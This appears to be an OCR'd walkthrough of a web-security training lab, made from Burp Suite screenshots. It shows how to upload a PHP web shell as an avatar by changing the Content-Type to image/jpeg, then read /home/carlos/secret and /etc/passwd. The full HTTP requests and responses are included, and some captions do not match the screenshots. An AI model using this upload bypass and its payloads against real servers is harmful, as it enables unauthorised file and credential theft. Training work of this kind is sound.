27	https://0ac400d503b1d208803...	GET	/resources/images/avatarDefault.svg			200	10015	XML	svg			✓	34.246.129.62		16:35:56 6 M...	8080
28	https://0ac400d503b1d208803...	GET	/academyLabHeader			101	147					✓	34.246.129.62		16:35:56 6 M...	8080
29	https://passwordsleakcheck-p...	POST	/v1/leaks:lookupSingle	✓		400	523	script				✓	142.250.4.95		16:35:56 6 M...	8080
30	https://0ac400d503b1d208803...	POST	/my-account/avatar	✓		200	381	HTML				✓	34.246.129.62		16:36:02 6 M...	8080
31	https://0ac400d503b1d208803...	GET	/my-account			200	4393	HTML		Web shell upload via C...		✓	34.246.129.62		16:36:55 6 M...	8080
32	https://0ac400d503b1d208803...	GET	/files/avatars/man-with-beard-avatar-...			200	5017	JPEG	jpg			✓	34.246.129.62		16:36:55 6 M...	8080
33	https://0ac400d503b1d208803...	GET	/academyLabHeader			101	147					✓	34.246.129.62		16:36:56 6 M...	8080

Request


```
GET /files/avatars/man-with-beard-avatar-character-isolated-icon-free-vector.jpg
HTTP/2
Host: 0ac400d503b1d2088034fe040051003b.web-security-academy.net
Cookie: session=pNcjgDbHHbFdoMZFWzqM11YmPPOc0tXJ
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0ac400d503b1d2088034fe040051003b.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i


```

Response

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 11:06:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 06 May 2024 11:06:02 GMT
Etag: "1296-617c70e14f1e3"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 4758

ÿØÿàJFIFFÿÛ□
 $.' ",#(7),01444'9=82<.342
2!!22222222222222222222222222222222222222222222222222ÿÀ È"ÿÄ5ÿÚ¿À/>çtênNiÅX"ÚÙ>õ(ÎË
□£ùß=Ðþ□SVDê)Ñ"¼*□LÉJç'n"1¶K0□Eç□"vë63g+®,¶VX«n¬□+æÞÒË□,ÅiË□Ï¾B·Ë ©jó«â@ù_Å±ÔJ§ùýwÌ
ùõó*ú¢$hi¥af¹¾i4L²,Ï□o[nBtXP□¶~z¯è0=p×¦Öåçm,|;ä¶9□[:z7³□"□;?]Õ□Yí¿□ÏfO¤Z(□ÎC8□¦-
¾□µw
Igã;□êÅç«Þ~□;«Y³#@□ □□□ªêÃÌÀ.^¾*±oþ~à□ZVÖ)aGÜ□[P2äzÎVÂ□Ö÷äw$Pô^□Q□¶Ï|ûßps#Yer@Y6]ub
Þðaé´B□ú#ç³□³_Ñ×ØgÏmDÃÛò□WICÎi□ÍöS0i□¾i□qux(□ÎÃÞ□ÕËÂ□e□|û/ëW□·¿·*h□§□tÁÅöqØ□Î½<õZ.¿
□½eÓÎ□¾$¬so àáÜÕs□(tm?ÍÜ$ÖðØuÐ4×Ñi]¼t»-ëz,9Þ;¿MsoiÄ¶áiÏÏÝ"l`ý
ÿ^!□ZÞücçêËÏóÔÆ9?q□Æ0þ=jÈý□ Ãl«ç¼Î#òÞ¾ù"@ÿÄ/
!10"#$2@BP\3ÿÚþë~$YB¯□d½FÇã* Ë*±Qù"»ô-V□«±¢j6?'d,(VñÃßö□U]6□q¨□ö
æD)Hr)MÄE
□>¢[×«Y.□+«¾fÑSê=iUÎÈuUÏ□HB<¤q
ØòÀ¾#-õZ.Ýä¸Ë³F7gq□ä#H<WQÈW1(^Ôs~□ÞÕ5\iÓ4)±__ÞöÜr£µ□!b)
ÙZ» 1f□þUy1P-ô÷MÓ¶□> □¯"cÛö£□ô5)Us®!wsMÖÎbÏ"1s*¢|¢iñÖ;%ÒiÇãi§yJs□I7□WxÚ2ÊBå#□Nù$ÇE«
```

- On your system, create a file called exploit.php, containing a script for fetching the contents of Carlos's secret. For example:


<?php echo file_get_contents('/home/carlos/secret');?>



```
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a6d00520306ea6f81d04d3a00510088.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybU8Zg3I4vBVQKsEX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a6d00520306ea6f81d04d3a00510088.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundarybU8Zg3I4vBVQKsEX
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/home/carlos/secret'); ?>

------WebKitFormBoundarybU8Zg3I4vBVQKsEX
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundarybU8Zg3I4vBVQKsEX
Content-Disposition: form-data; name="csrf"

ICyW04PCSWsqja28oaK2j301gLPFvCrk
------WebKitFormBoundarybU8Zg3I4vBVQKsEX--

```

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 14:56:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

The file avatars/exploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

- Attempt to upload this script as your avatar. The response indicates that you are only allowed to upload files with the MIME type image/jpeg or image/png.



Filter by request type

- □ Show only in-scope items
- □ Hide items without responses
- □ Show only parameterized requests

Filter by MIME type

- ☑ HTML
- ☑ Other text
- ☑ Script
- ☑ Images
- ☑ XML
- ☑ Flash
- □ CSS
- □ Other binary

Filter by status code

- ☑ 2xx [success]
- ☑ 3xx [redirection]
- ☑ 4xx [request error]
- ☑ 5xx [server error]

Filter by search term

- □ Regex
- □ Case sensitive
- □ Negative search

Filter by file extension

- □ Show only: asp,aspx,jsp,php
- □ Hide: js,gif,jpg,png,css


Filter by annotation

- □ Show only items with notes
- □ Show only highlighted items

Filter by listener

Port

- In Burp, go back to the proxy history and find the POST /my-account/avatar request that was used to submit the file upload. Send this to Burp Repeater.



Burp Project Intruder Repeater View Help
Dashboard Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings


Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
43	https://0a51006b037b0b6e8399...	GET	/logout			302	168					✓	34.246.129.62
44	https://0a51006b037b0b6e8399...	GET	/			200	8765	HTML		Remote code execution vi...		✓	34.246.129.62
46	https://0a51006b037b0b6e8399...	GET	/resources/images/blog.svg			200	7499	XML	svg			✓	34.246.129.62
57	https://0a51006b037b0b6e8399...	GET	/academyLabHeader			101	147					✓	34.246.129.62
59	https://0a51006b037b0b6e8399...	GET	/my-account			302	86					✓	34.246.129.62
60	https://0a51006b037b0b6e8399...	GET	/login			200	3530	HTML		Remote code execution vi...		✓	34.246.129.62
61	https://0a51006b037b0b6e8399...	GET	/academyLabHeader			101	147					✓	34.246.129.62
62	https://0a51006b037b0b6e8399...	POST	/login	✓		302	188					✓	34.246.129.62
63	https://0a51006b037b0b6e8399...	GET	/my-account?id=wiener	✓		200	4363	HTML		Remote code execution vi...		✓	34.246.129.62
65	https://0a51006b037b0b6e8399...	GET	/academyLabHeader			101	147					✓	34.246.129.62
66	https://0a51006b037b0b6e8399...	POST	/my-account/avatar	✓		200	381	HTML				✓	34.246.129.62
67	https://0a51006b037b0b6e8399...	POST	/my-account/avatar	✓								✓	34.246.129.62

```
POST /my-account/avatar HTTP/2
Host: 0a51006b037b0b6e8399c05b0093009d.web-security-academy.net
Cookie: session=69DrbdeUlzgCuttJJlGa8NkwWz0fMciU
Content-Length: 5215
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0a51006b037b0b6e8399c05b0093009d.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYE6v2GQJ6pUVOyd5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: 
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a51006b037b0b6e8399c05b0093009d.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

------WebKitFormBoundaryYE6v2GQJ6pUVOyd5
Content-Disposition: form-data; name="avatar"; filename="man-with-beard-avatar-character-isolated-icon-free-vector.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFFFÿÛ
 $.' ",#(7),01444'9=82<.342
2!!22222222222222222222222222222222222222222222222222ÿÂÈÈ"ÿÄ5ÿÚ¿À/>çtênNíÅX"ÚÙ>õ{ÎË£ùß=ÐþSVDê)Ñ"¾*LÉJç'n"1¶KOŒç°vë63g+®¸¶VX«n¬+æÞÒË¸
åiËÏ¾B·Ë ®jó«â®ù_Å±ÔJ§ùýwÌùõóºú¢$hí¥af¹¾ì4L²,Ïo[nBtXP¶~z¯èO=px¦Öåçm¸|¡ã¶9[:z7³°;?]ÕYî¿Ïf¤Z{ÎC8¦-
¾µw
Igã;êåç«Þ~;«Y¾¾® ªêÃÌÀ.^¾º±oþ~àZVÖ}aGÜ[P2äzÎVÂÖ÷âw$Pô^Q¶Ï|ûßps#Yer@Y6]ubÞða&´Bú#çª³_Ñ×ØgÏmDÃÛòWICÎìÍöSOï¾ìquú{ÍÃÞÕËÂe|û/ëW·¿·ºh§tÁÅö
```

Request attributes	2
Request body parameters	3
Request cookies	1
Request headers	22
Response headers	6


- In Burp Repeater, go to the tab containing the POST /my-account/avatar request. In the part of the message body related to your file, change the specified Content-Type to image/jpeg.



```
boundary=----WebKitFormBoundary0hqhhYQzcAVqqt
sz
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0aee007c03c3aa8c8262799700c3003e.web-
security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundary0hqhhYQzcAVqqtsz
Content-Disposition: form-data; name="avatar"
; filename="exploit.php"
Content-Type: image/jpeg

<?php echo
file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundary0hqhhYQzcAVqqtsz
```

```
HTTP/2 200 OK
Date: Fri, 03 May 2024 16:32:44 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

The file avatars/exploit.php has been
uploaded.<p>
  <a href="/my-account" title="Return to
  previous page">
    « Back to My Account
  </a>
</p>
```


- Send the request. Observe that the response indicates that your file was successfully uploaded.



```
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a4600d9047622728l4816dd003d00e6.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJM7botbrYirF791
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a4600d9047622728l4816dd003d00e6.web-security-academy.net/my-account?id=wi
ener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="avatar"; filename="myexploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/etc/passwd'); ?>

------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="csrf"

6o0wuBxYeGbDcGBjNPgRo96gKsE49YVt
------WebKitFormBoundaryIJM7botbrYirF791--
```

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 10:37:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 134

The file avatars/myexploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```


- Switch to the other Repeater tab containing the GET /files/avatars/<YOUR-IMAGE> request. In the path, replace the name of your image file with exploit.php and send the request. Observe that Carlos's secret was returned in the response.



```
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a4600d9047622728148l6dd003d00e6.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJM7botbrYirF791
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a4600d9047622728148l6dd003d00e6.web-security-academy.net/my-account?id=wi
ener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="avatar"; filename="myexploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/etc/passwd'); ?>

------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="csrf"

6o0wuBxYeGbDcGBjNPgRo96gKsE49YVt
------WebKitFormBoundaryIJM7botbrYirF791--

```

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 10:37:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 134

The file avatars/myexploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

